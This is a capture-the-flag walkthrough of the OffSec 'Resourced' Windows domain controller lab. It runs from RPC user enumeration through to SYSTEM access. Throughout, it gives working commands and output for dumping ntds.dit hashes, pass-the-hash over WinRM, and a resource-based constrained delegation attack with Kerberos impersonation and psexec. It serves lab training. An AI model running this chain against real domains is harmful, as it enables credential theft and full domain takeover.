
Table of contents
Open Table of contents
INFO
CTF URL: https://portal.offsec.com/machine/resourced-36043/overview/details
Machine Type: Windows
IP: 192.168.112.175
Difficulty: Intermediate
Reconaisance
NMAP
sudo nmap -p- -sS -sC -sV 192.168.112.175 -v --min-rate 10000

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-21 19:26:48Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: resourced.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: resourced.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=ResourceDC.resourced.local
| Issuer: commonName=ResourceDC.resourced.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-20T19:25:58
| Not valid after:  2025-09-19T19:25:58
| MD5:   09b5:a9af:13d7:7055:5b21:81a5:3040:43d6
|_SHA-1: f3a6:d76c:3d46:c40f:cacd:4fef:944e:cbd8:2023:d345
|_ssl-date: 2025-03-21T19:28:17+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: resourced
|   NetBIOS_Domain_Name: resourced
|   NetBIOS_Computer_Name: RESOURCEDC
|   DNS_Domain_Name: resourced.local
|   DNS_Computer_Name: ResourceDC.resourced.local
|   DNS_Tree_Name: resourced.local
|   Product_Version: 10.0.17763
|_  System_Time: 2025-03-21T19:27:38+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49712/tcp open  msrpc         Microsoft Windows RPC
Information we got from scanning:
- There are some services associated with AD we can check out (smb, winrm, etc.)
- Domain name - resourced.local
- Computer’s FQDN - ResourceDC.resourced.local
RPC Enum
rpcclient -U "" -N  192.168.112.175
# It gave an interactive shell
rpcclient $> enumdomusers
# Domain Users
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[M.Mason] rid:[0x44f]
user:[K.Keen] rid:[0x450]
user:[L.Livingstone] rid:[0x451]
user:[J.Johnson] rid:[0x452]
user:[V.Ventz] rid:[0x453]
user:[S.Swanson] rid:[0x454]
user:[P.Parker] rid:[0x455]
user:[R.Robinson] rid:[0x456]
user:[D.Durant] rid:[0x457]
user:[G.Goldberg] rid:[0x458]

rpcclient $> enumdomgroups
# Domain Groups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
So list of the users:
m.mason
k.keen
l.livingstone
j.johnson
v.ventz
s.swanson
p.parker
r.robinson
d.durant
g.goldberg
We can query information about the users one by one, and one of users will have an interesting Description:
rpcclient $> queryuser v.ventz
# result (truncated)
...
        User Name   :   V.Ventz
...
        Description :   New-hired, reminder: HotelCalifornia194!
...
So the user:
v.ventz-HotelCalifornia194!
SMB Enum
The user we found, can access SMB service on the host:
for i in {smb,winrm,ldap,rdp}; do echo $i ; crackmapexec $i 192.168.112.175 -u v.ventz -p 'HotelCalifornia194!' ; done
# result (truncated)
SMB         192.168.112.175 445    RESOURCEDC       [+] resourced.local\v.ventz:HotelCalifornia194!
Shares
crackmapexec smb 192.168.112.175 -u v.ventz -p 'HotelCalifornia194!'  --shares
SMB         192.168.112.175 445    RESOURCEDC       [*] Windows 10.0 Build 17763 x64 (name:RESOURCEDC) (domain:resourced.local) (signing:True) (SMBv1:False)
SMB         192.168.112.175 445    RESOURCEDC       [+] resourced.local\v.ventz:HotelCalifornia194!
SMB         192.168.112.175 445    RESOURCEDC       [+] Enumerated shares
SMB         192.168.112.175 445    RESOURCEDC       Share           Permissions     Remark
SMB         192.168.112.175 445    RESOURCEDC       -----           -----------     ------
SMB         192.168.112.175 445    RESOURCEDC       ADMIN$                          Remote Admin
SMB         192.168.112.175 445    RESOURCEDC       C$                              Default share
SMB         192.168.112.175 445    RESOURCEDC       IPC$            READ            Remote IPC
SMB         192.168.112.175 445    RESOURCEDC       NETLOGON        READ            Logon server share
SMB         192.168.112.175 445    RESOURCEDC       Password Audit  READ
SMB         192.168.112.175 445    RESOURCEDC       SYSVOL          READ            Logon server share
There is an interesting Password Audit Share.
Password Audit Share
smbclient \\\\192.168.112.175\\Password\ Audit -U v.ventz
Password for [WORKGROUP\v.ventz]: # enter the password
# check interesting files to download
smb: \> ls
  Active Directory                    D        0  Tue Oct  5 04:49:15 2021
  registry                            D        0  Tue Oct  5 04:49:16 2021
smb: \registry\> cd registry
smb: \registry\> ls
  SECURITY                            A    65536  Mon Sep 27 06:45:20 2021
  SYSTEM                              A 16777216  Mon Sep 27 06:45:20 2021
smb: \registry\> get SECURITY
smb: \registry\> get SYSTEM

smb: \registry\> cd ..
smb: \registry\> cd "Active Directory"
smb: \Active Directory\> get ntds.dit
smb: \Active Directory\> get ntds.jfm
Download all the files from the Share, as they are pretty interesting.
Getting Credentials
Secrets Dump
The files we found in Share can be used to dump credentials
impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
# result (truncated, filtered) - save to a file - hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12579b1666d4ac10f0f59f300776495f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
RESOURCEDC$:1000:aad3b435b51404eeaad3b435b51404ee:9ddb6f4d9d01fedeb4bccfb09df1b39d:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3004b16f88664fbebfcb9ed272b0565b:::
M.Mason:1103:aad3b435b51404eeaad3b435b51404ee:3105e0f6af52aba8e11d19f27e487e45:::
K.Keen:1104:aad3b435b51404eeaad3b435b51404ee:204410cc5a7147cd52a04ddae6754b0c:::
L.Livingstone:1105:aad3b435b51404eeaad3b435b51404ee:19a3a7550ce8c505c2d46b5e39d6f808:::
J.Johnson:1106:aad3b435b51404eeaad3b435b51404ee:3e028552b946cc4f282b72879f63b726:::
V.Ventz:1107:aad3b435b51404eeaad3b435b51404ee:913c144caea1c0a936fd1ccb46929d3c:::
S.Swanson:1108:aad3b435b51404eeaad3b435b51404ee:bd7c11a9021d2708eda561984f3c8939:::
P.Parker:1109:aad3b435b51404eeaad3b435b51404ee:980910b8fc2e4fe9d482123301dd19fe:::
R.Robinson:1110:aad3b435b51404eeaad3b435b51404ee:fea5a148c14cf51590456b2102b29fac:::
D.Durant:1111:aad3b435b51404eeaad3b435b51404ee:08aca8ed17a9eec9fac4acdcb4652c35:::
G.Goldberg:1112:aad3b435b51404eeaad3b435b51404ee:62e16d17c3015c47b4d513e65ca757a2:::
These hashes can be cleared to:
12579b1666d4ac10f0f59f300776495f
31d6cfe0d16ae931b73c59d7e0c089c0
9ddb6f4d9d01fedeb4bccfb09df1b39d
3004b16f88664fbebfcb9ed272b0565b
3105e0f6af52aba8e11d19f27e487e45
204410cc5a7147cd52a04ddae6754b0c
19a3a7550ce8c505c2d46b5e39d6f808
3e028552b946cc4f282b72879f63b726
913c144caea1c0a936fd1ccb46929d3c
bd7c11a9021d2708eda561984f3c8939
980910b8fc2e4fe9d482123301dd19fe
fea5a148c14cf51590456b2102b29fac
08aca8ed17a9eec9fac4acdcb4652c35
62e16d17c3015c47b4d513e65ca757a2
And then supply to crackstation:

As a result, we got the following credentials:
Administrator-ItachiUchiha888
However, this credential was not useful for getting any kind of shell access.
PTH
We can check for pth:
awk -F':' '{print "crackmapexec winrm 192.168.112.175  -u " $1 " -H " $4}' hashes.txt
# this command will return list of commands to pth, copy and paste to terminal
# result (truncated)
WINRM       192.168.112.175 5985   RESOURCEDC       [+] resourced.local\L.Livingstone:19a3a7550ce8c505c2d46b5e39d6f808 (Pwn3d!)
So new credentials:
L.Livingstone-19a3a7550ce8c505c2d46b5e39d6f808
User txt
We can evil-winrm with the credentials we have:
evil-winrm -i 192.168.112.175 -u l.livingstone -H 19a3a7550ce8c505c2d46b5e39d6f808
# result
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> whoami
resourced\l.livingstone
...
*Evil-WinRM* PS C:\Users\L.Livingstone\Desktop> cat local.txt
97425258295e38194f0eb52ef5991568
PrivEsc
Enumeration
Privileges
We can check our privilges:
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> whoami /priv
# result (truncated)
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
And we can see that we have SeMachineAccountPrivilege. It allows adding a workstation to a domain.
Bloodhound
Collection
Let’s get more information about the domain using bloodhound:
bloodhound-ce-python  -u l.livingstone --hashes aad3b435b51404eeaad3b435b51404ee:19a3a7550ce8c505c2d46b5e39d6f808 -ns 192.168.112.175 -d resourced.local -c all
# there will be json files
ls
20250322005334_computers.json   20250322005334_domains.json  20250322005334_groups.json  20250322005334_users.json
20250322005334_containers.json  20250322005334_gpos.json     20250322005334_ous.json
To open the graph view:
sudo neo4j start
bloodHound

# import custom queries that can be useful for better analysis
curl -o ~/.config/bloodhound/customqueries.json "https://raw.githubusercontent.com/CompassSecurity/BloodHoundQueries/master/BloodHound_Custom_Queries/customqueries.json"
Then drag and drop json files into the GUI.
Analysis
We can check unconstrained delegation:

And we will see that the user we own has GenericAll over Account Operators Group
Account Operators in Active Directory (AD) are a built-in security group whose members can create, modify, and delete user, group, and computer accounts within the domain.
It leads to abuse of Resource-Based Constrained Delegation. We can create a machine and get the DC to trust it.
RBCD Attack
Creating a new machine using impacket:
impacket-addcomputer resourced.local/l.livingstone -dc-ip 192.168.112.175 -hashes :19a3a7550ce8c505c2d46b5e39d6f808 -computer-name 'MACH$' -computer-pass 'passW0rd!3'
# result
[*] Successfully added machine account MACH$ with password passW0rd!3.
Then, using the following script:
We can set msDS-AllowedToActOnBehalfOfOtherIdentity to the new machine:
git clone https://github.com/tothi/rbcd-attack
cd rbcd-attack
python3 rbcd.py -dc-ip 192.168.112.175 -t RESOURCEDC -f 'MACH' -hashes :19a3a7550ce8c505c2d46b5e39d6f808 resourced\\l.livingstone
# result
[*] Starting Resource Based Constrained Delegation Attack against RESOURCEDC$
[*] Initializing LDAP connection to 192.168.112.175
[*] Using resourced\l.livingstone account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `MACH` into msDS-AllowedToActOnBehalfOfOtherIdentity of target computer `RESOURCEDC`
[*] Delegation rights modified succesfully!
[*] MACH$ can now impersonate users on RESOURCEDC$ via S4U2Proxy
Now Getting Silver ticket for Administrator:
impacket-getST -spn cifs/resourcedc.resourced.local resourced/mach\$:'passW0rd!3' -impersonate Administrator -dc-ip 192.168.112.175
# result
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
Now, let’s import the ticket and psexec to the machine as an Administrator
export KRB5CCNAME=./Administrator.ccache
sudo vim /etc/hosts
# make sure that it has 192.168.112.175 resourced.local resourcedc.resourced.local

sudo impacket-psexec -k -no-pass resourcedc.resourced.local -dc-ip 192.168.112.175
# result
sudo impacket-psexec -k -no-pass resourcedc.resourced.local -dc-ip 192.168.112.175
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on resourcedc.resourced.local.....
[*] Found writable share ADMIN$
[*] Uploading file lgDZlwCt.exe
[*] Opening SVCManager on resourcedc.resourced.local.....
[*] Creating service xVbp on resourcedc.resourced.local.....
[*] Starting service xVbp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2145]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> type C:\Users\Administrator\Desktop\proof.txt
6b1826d99bc07989f6738b65fffd2ab8
As a result, we have nt authority\system access to the system.